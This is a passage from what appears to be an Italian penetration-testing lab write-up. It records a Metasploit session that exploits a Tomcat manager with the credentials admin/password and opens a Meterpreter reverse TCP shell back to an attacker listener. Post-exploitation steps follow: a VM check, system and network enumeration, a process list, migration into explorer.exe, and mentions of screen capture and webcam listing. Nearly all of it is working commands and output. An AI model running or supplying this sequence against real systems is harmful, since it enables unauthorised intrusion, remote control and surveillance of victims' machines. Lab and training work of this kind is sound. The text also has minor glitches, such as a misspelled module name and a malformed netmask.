msf6 exploit(multi/http/tomcat\_mgr\_upload) > set httppassword password

httppassword => password

msf6 exploit(multi/http/tomcat\_mgr\_upload) > set httpusername admin

httpusername => admin

msf6 exploit(multi/http/tomcat\_mgr\_upload) > set targeturi /manager

targeturi => /manager

msf6 exploit(multi/http/tomcat\_mgr\_upload) > options

Module options (exploit/multi/http/tomcat\_mgr\_upload):

Name	Current Setting	Required	Description
HttpPassword	password	no	The password for the specified username
HttpUsername	admin	no	The username to authenticate as
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS	192.168.200.200	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/manager	yes	The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST		no	HTTP server virtual host

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.200.100	yes	The listen address (an interface may be specified)
LPORT	7777	yes	The listen port

Exploit target:

Id	Name
--	---
1	Windows Universal

View the full module info with the `info`, or `info -d` command.

msf6 exploit(multi/http/tomcat\_mgr\_upload) > exploit

[\*] Started reverse TCP handler on 192.168.200.100:7777

[\*] Retrieving session ID and CSRF token ...

[\*] Uploading and deploying DqUjVUvFxFxGcEPzdqiOxrsp0 ...

[\*] Executing DqUjVUvFxFxGcEPzdqiOxrsp0 ...

[\*] Sending stage (177734 bytes) to 192.168.200.200

[\*] Undeploying DqUjVUvFxFxGcEPzdqiOxrsp0 ...

[\*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49511) at 2024-12-30 11:34:29 -0500



4. Post-Exploitation

Informazioni di sistema e configurazione di rete recuperate usando: [run post/windows/gather/scheckvm](#) , [sysinfo](#) e [ipconfig](#).

```
meterpreter > run post/windows/gather/checkvm

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_registry_check_key_exists, stdapi_registry_create_key, stdapi_registry_delete_key, stdapi_registry_enum_key_direct, stdapi_registry_enum_value_direct, stdapi_registry_load_key, stdapi_registr
y_open_key, stdapi_registry_query_value_direct, stdapi_registry_set_value_direct, stdapi_registry_unload_key, stdapi_sys_config_getprivs, stdapi_sys_process_attach, stdapi_sys_process_kill, stdapi_sys_process_memory_allocate, stdapi_sy
s_process_memory_protect, stdapi_sys_process_memory_write, stdapi_sys_process_thread_create, stdapi_fs_chmod
[*] Checking if the target is a Virtual Machine ...
[*] This is a VirtualBox Virtual Machine

meterpreter > sysinfo
Computer           : DESKTOP-9K104BT
OS                 : Windows 8 6.2 (amd64)
Architecture      : x64
System Language   : it_IT
Meterpreter        : java/windows
meterpreter > ipconfig

Interface 1
Name           : lo - Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 2
Name           : eth0 - Intel(R) PRO/1000 MT Network Connection
Hardware MAC   : 08:00:27:ce:ee:c4
MTU            : 1500
IPv4 Address   : 192.168.50.102
IPv4 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address   : Fe80::907:1f02:1d5d::d154
IPv6 Netmask   : ffff:ffff:ffff:ffff::

Interface 3
Name           : eth1 - Microsoft Kernel Debug Network Adapter
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295

Interface 4
Name           : net0 - Microsoft ISATAP Adapter #2
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295

Interface 5
```


ps della macchina target e [migrating](#).

```
meterpreter > ps

Process List
-----
PID   PPID  Name                                Arch  Session  User                                Path
-----
0      0     [System Process]                   x64    0
4      4     System                             x64    0
268    4     smss.exe                            x64    0
348    348    csrss.exe                           x64    0
368    548    svchost.exe                         x64    0      NT AUTHORITY\SYSTEM
428    348    wininit.exe                         x64    1
444    428    winlogon.exe                       x64    1      NT AUTHORITY\SYSTEM
504    428    services.exe                       x64    0
556    428    lsass.exe                           x64    0      NT AUTHORITY\SYSTEM
632    548    svchost.exe                         x64    0      NT AUTHORITY\SYSTEM
684    548    svchost.exe                         x64    0      NT AUTHORITY\SYSTEM
728    548    svchost.exe                         x64    0      NT AUTHORITY\SYSTEM
800    504    dwm.exe                             x64    1      Window Manager\DWM-1
912    548    svchost.exe                         x64    0      NT AUTHORITY\SYSTEM
920    548    svchost.exe                         x64    0      NT AUTHORITY\SYSTEM
928    548    svchost.exe                         x64    0      NT AUTHORITY\SYSTEM
936    548    svchost.exe                         x64    0      NT AUTHORITY\SYSTEM
938    548    smmp.exe                            x64    0      NT AUTHORITY\SYSTEM
1084   548    VBOSService.exe                    x64    0      NT AUTHORITY\SYSTEM
1364   548    WmsSvc.exe                         x64    0      NT AUTHORITY\SYSTEM
1384   548    WmsSelfHealingSvc.exe              x64    0      NT AUTHORITY\SYSTEM
1552   548    spoolsv.exe                         x64    0      NT AUTHORITY\SYSTEM
1600   2188  D5FHQ2gntk.exe                     x64    0      NT AUTHORITY\SYSTEM
1668   548    svchost.exe                         x64    0      NT AUTHORITY\SYSTEM
1792   548    svchost.exe                         x64    0      NT AUTHORITY\SYSTEM
1808   548    svchost.exe                         x64    0      NT AUTHORITY\SYSTEM
1828   548    svchost.exe                         x64    0      NT AUTHORITY\SYSTEM
1836   632    unsecapp.exe                       x64    0      NT AUTHORITY\SYSTEM
1956   548    msqsvc.exe                         x64    0      NT AUTHORITY\SYSTEM
1980   548    TCPSPVC.EXE                        x64    0      NT AUTHORITY\SYSTEM
1988   548    pg_ctl.exe                          x64    0      NT AUTHORITY\SYSTEM
2156   548    svchost.exe                         x64    0      NT AUTHORITY\SYSTEM
2168   548    svchost.exe                         x64    0      NT AUTHORITY\SYSTEM
2188   548    tomcat7.exe                        x64    0      NT AUTHORITY\SYSTEM
2252   2188  conhost.exe                         x64    0      NT AUTHORITY\SYSTEM
2412   1988  postgres.exe                       x64    0      NT AUTHORITY\SYSTEM
2424   2412  conhost.exe                         x64    0      NT AUTHORITY\SYSTEM
2548   5804  conhost.exe                         x64    1      DESKTOP-9K104BT\User
2560   2412  postgres.exe                       x64    0      NT AUTHORITY\SYSTEM
2616   3764  VBxTray.exe                        x64    1      DESKTOP-9K104BT\User
2672   2412  postgres.exe                       x64    0      NT AUTHORITY\SYSTEM
2680   2412  postgres.exe                       x64    0      NT AUTHORITY\SYSTEM
2688   632   WmiPrvSE.exe                       x64    0      NT AUTHORITY\SYSTEM
2696   2412  postgres.exe                       x64    0      NT AUTHORITY\SYSTEM
2704   2412  postgres.exe                       x64    0      NT AUTHORITY\SYSTEM
2712   2412  postgres.exe                       x64    0      NT AUTHORITY\SYSTEM
3148   632   WmiPrvSE.exe                       x64    0      NT AUTHORITY\SYSTEM
3396   920    sihost.exe                         x64    1      DESKTOP-9K104BT\User
3484   1364  WmsSessionAgent.exe                x64    1      NT AUTHORITY\SYSTEM
3536   632    SearchUI.exe                       x64    1      DESKTOP-9K104BT\User
3764   3736  explorer.exe                       x64    1      DESKTOP-9K104BT\User
3808   548    SearchIndexer.exe                  x64    0      NT AUTHORITY\SYSTEM
3868   548    svchost.exe                         x64    0      NT AUTHORITY\SYSTEM
3944   632    RuntimeBroker.exe                  x64    1      DESKTOP-9K104BT\User
3976   920    taskhostw.exe                      x64    1      DESKTOP-9K104BT\User
4180   632    ShellExperienceHost.exe            x64    1      DESKTOP-9K104BT\User
5076   3740  OneDrive.exe                       x64    1      DESKTOP-9K104BT\User
5864   3764  cmd.exe                            x64    1      DESKTOP-9K104BT\User
5172   920    taskeng.exe                        x64    1      DESKTOP-9K104BT\User
5804   548    svchost.exe                         x64    1      DESKTOP-9K104BT\User
```

```
meterpreter > migrate 3764
[*] Migrating from 1600 to 3764 ...
[*] Migration completed successfully.
```

Screenshot del desktop catturato e [webcam\\_list](#).



**Risultati:**

Controllo completo del sistema target ottenuto con successo.